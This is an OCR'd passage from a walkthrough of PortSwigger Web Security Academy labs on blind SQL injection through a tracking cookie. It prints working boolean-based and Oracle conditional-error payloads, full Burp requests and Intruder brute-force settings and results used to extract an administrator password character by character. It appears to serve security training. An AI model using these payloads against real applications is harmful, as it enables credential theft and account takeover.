
- First we need to know the length of the password.
- payload→ Select tracking id from tracking table where tracking_id = ‘Fn3Qe116v84ufW6u’ ‘ and (select username from users where username = ‘administrator’ and LENGTH (password)>1) = ‘administrator’--;

Finally we need to find the password


- ' and (select substring(password,1,1) from users where username = 'administrator' and LENGTH (password)>15) = 'a'—
- ' and (select substring(password,2,1) from users where username = 'administrator' and LENGTH (password)>15) = 'b'—


We need to find like these for all 20 characters one by one we can perform a brute force attack to find the password.





```
GET / HTTP/2
Host: 0a2300e40314212886408fa4003e0020.web-security-academy.net
Cookie: TrackingId=
ilVzJ9JuvxIHMyhE'+and+(select+substring(password,§1§,1)+from+users+where+username+%3d+'administrator')+%3d+'§a§
'--; session=JJja7DE1TUPE8vGeoXQOpijybROKhMLp
Sec-Ch-Ua: "Chromium";v="121", "Not A(Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Linux"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/121.0.6167.85 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/si
gned-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0a2300e40314212886408fa4003e0020.web-security-academy.net/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=0, i
```





12. Blind SQL injection with conditional errors.

Task:

This lab contains a blind SQL injection vulnerability. The application uses a tracking cookie for analytics, and performs a SQL query containing the value of the submitted cookie.

The results of the SQL query are not returned, and the application does not respond any differently based on whether the query returns any rows. If the SQL query causes an error, then the application returns a custom error message.

The database contains a different table called `users`, with columns called `username` and `password`. You need to exploit the blind SQL injection vulnerability to find out the password of the `administrator` user.

To solve the lab, log in as the `administrator` user.

We can confirm that parameter is actually vulnerable → ' || (select ' ') || '


But it gives an internal error which means may be its using oracle database lets try again.

' || (select ' ' from dual) || ' → oracle

It gives us a 200 response. It means database is oracle.


' || (select ' ' from dual123) || ' → oracle

Above query will give a error response.



Now we need to confirm that user table exists.


- Payload → ' || (select '' from users where rownum = 1) || '




Now we need to confirm administrator user exists on the users table.

- Payload → ' || (select '' from users where username = 'administrator') || ' but the problem is we cannot get the accurate response from this query because if we add some random name, it also gives a 200 response.
- Payload → ' || (select CASE WHEN (1=1) THEN TO_CHAR(1/0) ELSE '' END FROM dual) || ' → this returns error and 1=0 returns the 200 response

Hence, we can use the second method.






To confirm the administrator

- Payload → ' || (select CASE WHEN (1=1) THEN TO_CHAR(1/0) ELSE '' END FROM users where username = 'administrator') || '
- If this returns an internal server error response it means administrator exists.


If administrator does not exists it gives us a 200 response.




Now we need to find out length of the password:


- ' || (select CASE WHEN (1=1) THEN TO_CHAR(1/0) ELSE '' END FROM users where username = 'administrator' and LENGTH (password) > 1) || '

If the password is greater than 1 which is sure we must get an error response.





Password id smaller than 30 characters.




Request	Payload	Status code	Response received	Error	Timeout	Length
0		200	24765			11454
1	1	500	14696			2353
2	2	500	6325			2353
3	3	500	6906			2353
4	4	500	6348			2353
5	5	500	6179			2353
6	6	500	6411			2353
7	7	500	6251			2353
8	8	500	6316			2353
9	9	500	13868			2353
10	10	500	6324			2353
11	11	500	6134			2353
12	12	500	5784			2353
13	13	500	13357			2353
14	14	500	13496			2353
15	15	500	5225			2353
16	16	500	13107			2353
17	17	500	5846			2353
18	18	500	5633			2353
19	19	500	13512			2353
20	20	200	5669			11454

Now we need to output the password.

- ' || (select CASE WHEN (1=1) THEN TO_CHAR(1/0) ELSE '' END FROM users where username = 'administrator' and substr(password,1,1) = 'a') || '

  (the 2nd 1 means we need output as a one character)



Request

Pretty Raw Hex


```
1 GET / HTTP/2
2 Host:
  0a74001f048c5c5983c682d2007500bb.web-security-academy.net
3 Cookie: TrackingId=
  XgtciIC7gfNGZSVY'+||+(select+CASE+WHEN+(1%3d1)+THEN+TO_CHAR
  (1/0)+ELSE+''+END+FROM+users+where+username+%3d+'administra
  tor'+and+substr(password,1,1)+%3d+'a')+||+'; session=
  ngvwVowO58JOm60Tm6ImwhxL7DHL42yM
4 Sec-Ch-Ua: "Chromium";v="121", "Not A(Brand";v="99"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Linux"
```

Response

Pretty Raw Hex Render

```
1 HTTP/2 200 OK
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 11345
5
6 <!DOCTYPE html>
7 <html>
8   <head>
9     <link href=
      /resources/labheader/css/academyLabHeader.css rel=
      stylesheet>
```

We need to perform a brute force attack to obtain the password.



Choose an attack type

Attack type: Cluster bomb


Payload positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: https://0a74001f048c5c5983c682d2007500bb.web-securi Update Host header to match target


Add § Clear § Auto § Refresh

```
1 GET / HTTP/2
2 Host: 0a74001f048c5c5983c682d2007500bb.web-security-academy.net
3 Cookie: TrackingId=
  Q1xOOzP9feW0lz4U'+||+(select+CASE+WHEN+(1%3d1)+THEN+TO_CHAR(1/0)+ELSE+''+END+FROM+users+where+username+%
  3d+'administrator'+and+substr(password,§1§,1)+%3d+'§a§')+||+'; session=DlyvpPT6YLvSSFooSN3TH2gPmRDllmse
4 Cache-Control: max-age=0
5 Sec-Ch-Ua: "Chromium";v="121", "Not A(Brand";v="99"
```



Filter: Hiding 2xx, 3xx and 4xx responses

Request	Payload 1	Payload 2	Status code	Error	Timeout	Length
781	1	0	500			2353
962	2	6	500			2353
633	3	v	500			2353
994	4	7	500			2353
365	5	m	500			2353
66	6	c	500			2353
307	7	k	500			2353
818	8	1	500			2353
879	9	3	500			2353
730	10	y	500			2353
851	11	2	500			2353
342	12	l	500			2353
613	13	u	500			2353
404	14	n	500			2353
585	15	t	500			2353
1006	16	7	500			2353
407	17	n	500			2353
648	18	v	500			2353
769	19	z	500			2353
890	20	3	500			2353



Web Security Academy

Blind SQL injection with conditional errors

Back to lab description

LAB Solved

Congratulations, you solved the lab!

Share your skills!

Continue learning

Home | My account | Log out

My Account

Your username is: administrator

13. Visible error-based SQL injection.

Task:

> This lab contains a SQL injection vulnerability. The application uses a tracking cookie for analytics and performs a SQL query containing the value of the submitted cookie. The results of the SQL query are not returned.
>
> The database contains a different table called `users`, with columns called `username` and `password`. To solve the lab, find a way to leak the password for the `administrator` user, then log in to their account.

